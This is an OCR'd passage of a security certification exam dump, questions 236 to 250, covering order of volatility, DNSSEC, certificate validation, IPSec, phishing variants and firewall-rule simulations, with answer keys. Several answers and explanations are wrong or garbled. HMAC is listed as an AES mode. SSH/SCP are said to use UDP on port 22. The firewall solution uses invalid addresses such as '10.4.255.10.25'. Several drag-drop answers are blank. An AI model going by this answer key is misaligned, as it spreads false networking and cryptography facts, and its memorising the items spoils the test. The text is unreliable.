
**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**


**QUESTION 236**
DRAG DROP

A forensic analyst is asked to respond to an ongoing network attack on a server. Place the items in the list below in the correct order in which the forensic analyst should preserve them.

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

When dealing with multiple issues, address them in order of volatility (OOV); always deal with the most volatile first. Volatility can be thought of as the amount of time that you have to collect certain data before a window of opportunity is gone. Naturally, in an investigation you want to collect everything, but some data will exist longer than others, and you cannot possibly collect all of it once. As an example, the OOV in an investigation may be RAM, hard drive data, CDs/DVDs, and printouts.
Order of volatility: Capture system images as a snapshot of what exists, look at network traffic and logs, capture any relevant video/screenshots/hashes, record time offset on the systems, talk to witnesses, and track total man-hours and expenses associated with the investigation.

**QUESTION 237**
A company wants to host a publicly available server that performs the following functions:

- `Evaluates MX record lookup`
- `Can perform authenticated requests for A and AAA records`
- `Uses RRSIG`

Which of the following should the company use to fulfill the above requirements?

A. DNSSEC
B. SFTP
C. nslookup
D. dig
E. LDAPS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

**QUESTION 238**
A security administrator is developing training for corporate users on basic security principles for personal email accounts.

Which of the following should be mentioned as the MOST secure way for password recovery?

A. Utilizing a single Qfor password recovery
B. Sending a PIN to a smartphone through text message
C. Utilizing CAPTCHA to avoid brute force attacks
D. Use a different e-mail address to recover password

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 239**
A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability.

In order to prevent similar situations in the future, the company should improve which of the following?

A. Change management procedures
B. Job rotation policies
C. Incident response management
D. Least privilege access controls

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 240**
A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed
B. Set the email program default to open messages in plain text
C. Install end-point protection on all computers that access web email
D. Create new email spam filters to delete all messages from that sender

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 241**

A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage.

Which of the following should be implemented?

A. Recovery agent
B. Ocsp
C. Crl
D. Key escrow

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 242**
An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection.

Which of the following AES modes of operation would meet this integrity-only requirement?

A. HMAC
B. PCBC
C. CBC
D. GCM
E. CFB

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 243**
The chief security officer (CS0) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs.

Which of the following is the best solution for the network administrator to secure each internal website?

A. Use certificates signed by the company CA
B. Use a signing certificate as a wild card certificate
C. Use certificates signed by a public ca
D. Use a self-signed certificate on each internal server

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
This is a way to update all internal sites without incurring additional costs?
To be a CA (Certificate Authority), you need an infrastructure that consists of considerable operational elements, hardware, software, policy frameworks and practice statements, auditing, security infrastructure and personnel.

**QUESTION 244**

A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base.

Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?

A. Peer review
B. Component testing
C. Penetration testing
D. Vulnerability testing

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
A penetration test, or pen test, is an attempt to evaluate the security of an IT infrastructure by safely trying to exploit vulnerabilities.

**QUESTION 245**
A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access.

Which of the following would be the BEST course of action?

A. Modify all the shared files with read only permissions for the intern.
B. Create a new group that has only read permissions for the files.
C. Remove all permissions for the shared files.
D. Add the intern to the "Purchasing" group.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 246**
A business has recently deployed laptops to all sales employees. The laptops will be used primarily from home offices and while traveling, and a high amount of wireless mobile use is expected.

To protect the laptops while connected to untrusted wireless networks, which of the following would be the BEST method for reducing the risk of having the laptops compromised?

A. MAC filtering
B. Virtualization
C. OS hardening
D. Application white-listing


**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**


**QUESTION 247**
DRAG DROP

Task: Determine the types of attacks below by selecting an option from the dropdown list.

**Select and Place:**




**Correct Answer:**



**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.
Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.

B: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles. Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats.

C: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.

D: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam, instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS)
E: Social engineering is a non-technical method of intrusion hackers use that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. It is one of the greatest threats that organizations today encounter. A social engineer runs what used to be called a "con game." For example, a person using social engineering to break into a computer network might try to gain the confidence of an authorized user and get them to reveal information that compromises the network's security. Social engineers often rely on the natural helpfulness of people as well as on their weaknesses. They might, for example, call the authorized employee with some kind of urgent problem that requires immediate network access. Appealing to vanity, appealing to authority, appealing to greed, and old-fashioned eavesdropping are other typical social engineering techniques.

http://www.webopedia.com/TERM/P/phishing.html
http://www.techopedia.com/definition/28643/whaling
http://www.webopedia.com/TERM/V/vishing.html
http://searchsecurity.techtarget.com/definition/social-engineering

**QUESTION 248**
SIMULATION

You have just received some room and WiFi access control recommendations from a security consulting company. Click on each building to bring up available security controls. Please implement the following requirements:

The Chief Executive Officer's (CEO) office had multiple redundant security measures installed on the door to the office. Remove unnecessary redundancies to deploy three-factor authentication, while retaining the expensive iris render.

The Public Cafe has wireless available to customers. You need to secure the WAP with WPA and place a passphrase on the customer receipts.

In the Data Center you need to include authentication from the "something you know" category and take advantage of the existing smartcard reader on the door.

In the Help Desk Office, you need to require single factor authentication through the use of physical tokens given to guests by the receptionist.

The PII Office has redundant security measures in place. You need to eliminate the redundancy while maintaining three-factor authentication and retaining the more expensive controls.




Instructions: The original security controls for each office can be reset at any time by selecting the Reset button. Once you have met the above requirements for each office, select the Save button. When you have completed the entire simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.




Public Cafe
Available Security Controls
128-bit key
64-bit key
Pre-share Key
PKI certificate
SSH Key
Pin Pad
Reset All
Save
Exit


Help Desk
Available Security Controls
Iris Scanner
Thumbprint Scanner
Password
Proximity Badge
Voice Recognition
Pin Pad
Reset All
Save
Exit


Data Center
Available Security Controls
Iris Scanner
Thumbprint Scanner
Mantrap
Smart Card Reader
Voice Recognition
Pin Pad
Reset All
Save
Exit




**Correct Answer:** See the solution below.
**Section: (none)**
**Explanation**


**Explanation/Reference:**
Explanation:




Public Cafe
Available Security Controls
128-bit key
64-bit key
Pre-share Key
PKI certificate
SSH Key
Pin Pad
Reset All
Save
Exit


Help Desk
Available Security Controls
Iris Scanner
Thumbprint Scanner
Password
Proximity Badge
Voice Recognition
Pin Pad
Reset All
Save
Exit



Data Center
Available Security Controls
Iris Scanner
Thumbprint Scanner
Mantrap
Smart Card Reader
Voice Recognition
Pin Pad
Reset All
Save
Exit




**QUESTION 249**
SIMULATION

Task: Configure the firewall (fill out the table) to allow these four rules:

- Only allow the Accounting computer to have HTTPS access to the Administrative server.
- Only allow the HR computer to be able to communicate with the Server 2 System over SCP.
- Allow the IT computer to have access to both the Administrative Server 1 and Administrative Server 2



| Source IP | Destination IP | Port Number | TCP/UDP | Allow/Deny |
|---|---|---|---|---|
| | | | | |
| | | | | |
| | | | | |
| | | | | |

**Correct Answer:** See the solution below.
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

Use the following answer for this simulation task.
Below table has all the answers required for this question.

| Source IP | Destination IP | Port Number | TCP/UDP | Allow/Deny |
|---|---|---|---|---|
| 10.4.255.10/24 | 10.4.255.101 | 443 | TCP | Allow |
| 10.4.255.10/23 | 10.4.255.2 | 22 | TCP | Allow |
| 10.4.255.10/25 | 10.4.255.101 | Any | Any | Allow |
| 10.4.255.10/25 | 10.4.255.102 | Any | Any | Allow |

Firewall rules act like ACLs, and they are used to dictate what traffic can pass between the firewall and the internal network. Three possible actions can be taken based on the rule's criteria:

Block the connection Allow the connection
Allow the connection only if it is secured


TCP is responsible for providing a reliable, one-to-one, connection-oriented session. TCP establishes a connection and ensures that the other end receives any packets sent.
Two hosts communicate packet results with each other. TCP also ensures that packets are decoded and sequenced properly. This connection is persistent during the session.
When the session ends, the connection is torn down.
UDP provides an unreliable connectionless communication method between hosts. UDP is considered a best-effort protocol, but it's considerably faster than TCP.
The sessions don't establish a synchronized session like the kind used in TCP, and UDP doesn't guarantee error-free communications.
The primary purpose of UDP is to send small packets of information.
The application is responsible for acknowledging the correct reception of the data. Port 22 is used by both SSH and SCP with UDP.
Port 443 is used for secure web connections? HTTPS and is a TCP port.
Thus to make sure only the Accounting computer has HTTPS access to the Administrative server you should use TCP port 443 and set the rule to allow communication between 10.4.255.10/24 (Accounting) and 10.4.255.101 (Administrative server1) Thus to make sure that only the HR computer has access to Server2 over SCP you need use of TCP port 22 and set the rule to allow communication between 10.4.255.10/23 (HR) and 10.4.255.2 (server2)
Thus to make sure that the IT computer can access both the Administrative servers you need to use a port and accompanying port number and set the rule to allow communication between: 10.4.255.10.25 (IT computer) and 10.4.255.101 (Administrative server1)
10.4.255.10.25 (IT computer) and 10.4.255.102 (Administrative server2)

**QUESTION 250**
HOTSPOT

